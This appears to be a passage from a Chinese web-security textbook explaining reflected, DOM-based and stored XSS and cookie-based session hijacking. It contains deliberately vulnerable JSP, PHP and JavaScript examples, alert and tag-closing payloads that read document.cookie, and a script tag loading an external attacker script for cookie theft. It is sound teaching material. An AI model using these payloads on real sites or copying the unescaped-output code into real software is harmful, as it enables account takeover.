Index. html 页面代码如下:

```
<form action="PrintStr" method="post">
<input type="text" name="username" /><input type="submit" value="提交" />
</form>
```

PrintStr 页面代码如下:

```
<%
String name=request.getParameter("username");
out.println("您输入的内容是:"+name);
%>
```

当输入<script>alert(/xss/)</script>时,将触发 XSS 攻击,如图 8-5 所示。

攻击者可以在<script>与</script>之间输入 JavaScript 代码,实现一些"特殊效果"。在真实的攻击中,攻击者不仅仅弹出一个框,通常使用<script src="http:// www. secbug. org/ x. txt"></script>方式来加载外部脚本,而在 x. txt 中就存放着攻击者的恶意 JavaScript 代码,这段代码可能是用来盗取用户的 Cookie,也可能是监控键盘记录等恶意行为。




**图 8-5　XSS 攻击**

**注意**:JavaScript 加载外部的代码文件可以是任意扩展名(无扩展名也可以),如<script src="http://www. secbug. org/x. jpg"></script>,即使文件为图片扩展名 x. jpg,但只要其文件中包含 JavaScript 代码就会被执行。

### 8.3.2　XSS 类型

XSS 主要分为三类,分别是反射型、存储型和 DOM 型。下面将一一介绍每种 XSS 类型的特征。

**1. 反射型 XSS**

反射型 XSS 也称为非持久性 XSS,是现在最容易出现的一种 XSS 漏洞。当用户访问一个带有 XSS 代码的 URL 请求时,服务器端接收数据后处理,然后把带有 XSS 代码

的数据发送到浏览器，浏览器解析这段带有 XSS 代码的数据后，最终造成 XSS 漏洞。这个过程就像一次反射，故称为反射型 XSS。

下面举例说明反射型 XSS 跨站漏洞。

```
<?php
    $username=$_GET ['username' ];
    echo $username;
?>
```

在这段代码中，程序接收 username 值后再输出，如果提交 xss. php? username＝CUFE，那么程序将输出 CUFE，如果恶意用户输入 usermame＝<script>XSS 恶意代码</script>，将会造成反射型 XSS 漏洞。

可能有人会说：这似乎并没有造成什么危害，不就是弹出一个框吗？如果你看下面这个例子，可能就不会这么认为了。假如 http://www. secbug. org/xss. php 存在 XSS 反射跨站漏洞，那么攻击者的步骤可能如下。

(1) 用户 CUFE 是网站 www. secbug. org 的忠实粉丝，此时正在论坛看信息。

(2) 攻击者发现 www. secbug. org/xss. php 存在反射型 XSS 漏洞，然后精心构造 JavaScript 代码，此段代码可以盗取用户 Cookie 并把它发送到指定的站点 www. xxser. com。

(3) 攻击者将带有反射型 XSS 漏洞的 URL 通过站内信发送给用户 CUFE，站内信为一些诱惑信息，目的是为让用户 CUFE 单击链接。

(4) 假设用户 CUFE 单击了带有 XSS 漏洞的 URL，那么将会把自己的 Cookie 发送到网站 www. xxser. com。

(5) 攻击者接收到用户 CUFE 的会话 Cookie，可以直接利用 Cookie 以 CUFE 的身份登录 www. secbug. org，从而获取用户 CUFE 的敏感信息。

以上步骤，通过使用反射型 XSS 漏洞可以以 CUFE 的身份登录网站，这就是其危害。

**2. DOM 型 XSS**

DOM(Document Object Model)即文档对象模型，DOM 通常用于代表在 HTML、XHTML 和 XML 中的对象。使用 DOM 可以允许程序和脚本动态地访问和更新文档的内容、结构和样式。

通过 JavaScript 可以重构整个 HTML 页面，而要重构页面或者页面中的某个对象，JavaScript 就需要知道 HTML 文档中所有元素的"位置"。DOM 为文档提供了结构化表示，并定义了如何通过脚本来访问文档结构。根据 DOM 规定，HTML 文档中的每个成分都是一个结点。DOM 的规定如下。

(1) 整个文档是一个文档结点。

(2) 每个 HTML 标签是一个元素结点。

(3) 包含在 HTML 元素中的文本是文本结点。

(4) 每一个 HTML 属性是一个属性结点。

(5) 结点与结点之间都有等级关系。

HTML 的标签都是一个个结点，而这些结点组成了 DOM 的整体结构：结点树，如

图 8-6 所示。





**图 8-6　HTML DOM 树**

简单了解了 DOM 后，再来看 DOM 型 XSS 就比较简单了。可以发现，DOM 本身就代表文档的意思，而基于 DOM 型的 XSS 是不需要与服务器端交互的，它只发生在客户端处理数据阶段。

下面是一段经典的 DOM 型 XSS 示例。

```
<script>
    var temp=document.URL;                    //获取 URL
    var index=document.URL.indexOf("content=")+4;
    var par=temp.substring(index);
    document.write(decodeURL(par));           //输入获取内容
</script>
```

上述代码的意思是获取 URL 中 content 参数的值，并且输出，如果输入 http://www.secbug.org/dom.html? content=<script>alert(/xss/)</script>，就会产生 XSS 漏洞。

**3. 存储型 XSS**

存储型 XSS 又称为持久性 XSS，存储型 XSS 是最危险的一种跨站脚本。

允许用户存储数据的 Web 应用程序都可能会出现存储型 XSS 漏洞，当攻击者提交一段 XSS 代码后，被服务器端接收并存储，当攻击者再次访问某个页面时，这段 XSS 代码被程序读出来响应给浏览器，造成 XSS 跨站攻击，这就是存储型 XSS。

存储型 XSS 与反射型 XSS、DOM 型 XSS 相比，具有更高的隐蔽性，危害性也更大。它们之间最大的区别在于反射型 XSS 与 DOM 型 XSS 执行都必须依靠用户手动去触发，而存储型 XSS 却不需要。

下面是一个比较常见的存储型 XSS 场景示例。

在测试是否存在 XSS 时，首先要确定输入点与输出点，例如，要在留言内容上测试

XSS 漏洞,首先就要去寻找留言内容输出(显示)的地方是在标签内还是在标签属性内,或者在其他地方,如果输出的数据在属性内,那么 XSS 代码是不会被执行的。如:

```
<input type="text" name="content" value="<script>alert(/XSS/)</script>"/>
```

以上 JavaScript 代码虽然成功地插入到了 HTML 中,但却无法执行,因为 XSS 代码出现在 value 属性中,被当作值来处理,最终浏览器解析 HTML 时,将会把数据以文本的形式输出在网页中。

在知道了输出点之后,就可以根据相应的标签构造 HTML 代码来闭合,插入 XSS 代码为“"/> <script>alert(/XSS/)</script>”,最终在 HTML 文档中为:

```
<input type="text" name="content" value=""/><script>alert(/XSS/)</script>"/>
```

这样就可以闭合 input 标签,使输出的内容不在 value 属性中,从而造成 XSS 跨站漏洞。

知道了最基本的 XSS 测试技巧后,下面来看看具体的存储型 XSS 漏洞,测试步骤如下。

(1) 添加正常的留言,昵称为“Xxser”,留言内容为“HelloWorld”,使用 Firebug 快速寻找显示标签,发现标签为:

```
<li><strong>Xxser</strong><span class="message">HelloWorld</span><spanclass="time">2013-05
-26 20:18:13</span></li>
```

(2) 如果显示区域不在 HTML 属性内,则可以直接使用 XSS 代码注入。如果不能得知内容输出的具体位置,则可以使用模糊测试方案,XSS 代码如下。

- <script>alert(document.cookie)</script>:普通注入;
- "/><script>alert(document.cookie)</script>:闭合标签注入;
- </textarea>"'><script>alert(document.cookie)</script>:闭合标签注入。

(3) 在插入盗取 Cookie 的 JavaScript 代码后,重新加载留言页面,XSS 代码被载进浏览器执行,如图 8-7 所示。

攻击者将带有 XSS 代码的留言提交到数据库,当用户查看这段留言时,浏览器会把 XSS 代码认为是正常的 JavaScript 代码来执行。所以,存储型 XSS 具有更高的隐蔽性。

### 8.3.3 XSS会话劫持

Cookie 是能够让网站服务器把少量文本数据存储到客户端的硬盘、内存,或是从客户端的硬盘、内存读取数据的一种技术。

说起 Cookie,大多人都会想到 HTTP 协议。因为 HTTP 协议是无状态的,Web 服务器无法区分请求是否来源于同一个浏览器。所以,Web 服务器需要额外的数据用于维护会话。Cookie 正是一段随 HTTP 请求、响应一起被传递的额外数据,它的主要作用是标识用户、维持会话。





图 8-7　存储型 XSS 跨站攻击

当你浏览某个网站时，该网站可能往你的电脑硬盘写入一个非常小的文本文件，它可以记录你的用户 ID、密码、停留的时间等信息，这个文件就是 Cookie 文件。当你再次来到该网站时，浏览器会自动检测你的硬盘，并将存储在本地的 Cookie 发送给网站，网站通过读取 Cookie，得知你的相关信息，就可以做出相应的动作，如直接登录，而无须再次输入账户和密码。

Cookie 中的内容大多数经过了加密处理，因此，一般用户看来只是一些毫无意义的字母数组组合，只有服务器的处理程序才知道它们真正的含义。每个 Cookie 文件都是一个.txt 文件，都以“用户名@网站 URL”来命名，如图 8-8 所示。




图 8-8　Cookie 文件

## 1. 读写 Cookie

像 JavaScript、PHP、ASP.NET 都拥有读写 Cookie 的能力。下面以 CUFE 邮箱登录页面为例，通过服务器端的 Servlet 代码，观察 HTTP 响应 Set-Cookie 首部。

```
public class MailLogin extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
    this.doPost(request, response); }
    public void doPost(HttpServletRequest request, HttpServletResponse
        response) throws ServletException, IOException {
        PrintWriter out= response.getWriter();
        Cookie c [ ]= request.getCookies();
        if(c != null) {
            for(int i= 0; i< c.length; i+ + ) {
        Cookie cookie= c [i]; }
        } else {
            String username= request.getParameter("username");
            if(username != null && !" ".equals(username)){
            Cookie ck= new Cookie("Name", username);
            response.addCookie(ck); }
        }
    }
}
```

在这段服务器端的 Servlet 代码中，将会获取本地服务器上的 Cookie，如果 Cookie 不为空，就遍历数组把所有 Cookie 值取出来。如果 Cookie 为空，就获取 username 参数值，并且将值写入 Cookie 的 Name 字段中，最终将 Cookie 发送到客户。

第一次访问 URL：http://mail.cufe.edu.cn/webmailgo.php?username=liyang，本地 Cookie 为空，观察 HTTP 协议，如图 8-9 所示。

再次请求登录页面，当输入邮箱账号、密码以后，浏览器将会自动带入 HTTP Cookie 首部字段，并且其中带有属性 username 字段，如图 8-10 所示。

**2. JavaScript 操作 Cookie**

在开发中使用 Cookie 作为身份标识是很普遍的事情，但是从另一个角度来看，如果网站存在 XSS 跨站漏洞，那么利用 XSS 漏洞就有可能盗取用户的 Cookie，使用用户的身份标识。换句话说，就是不使用用户的账号和密码就能登录用户的账户。

当用户正常登录 CUFE 邮箱，刷新主页面 index.php，然后拦截请求(可使用 Burp Suite 工具)，请求如图 8-11 所示。





图 8-9　服务器端发送 Set-Cookie





图 8-10　浏览器自动加入 Cookie 请求

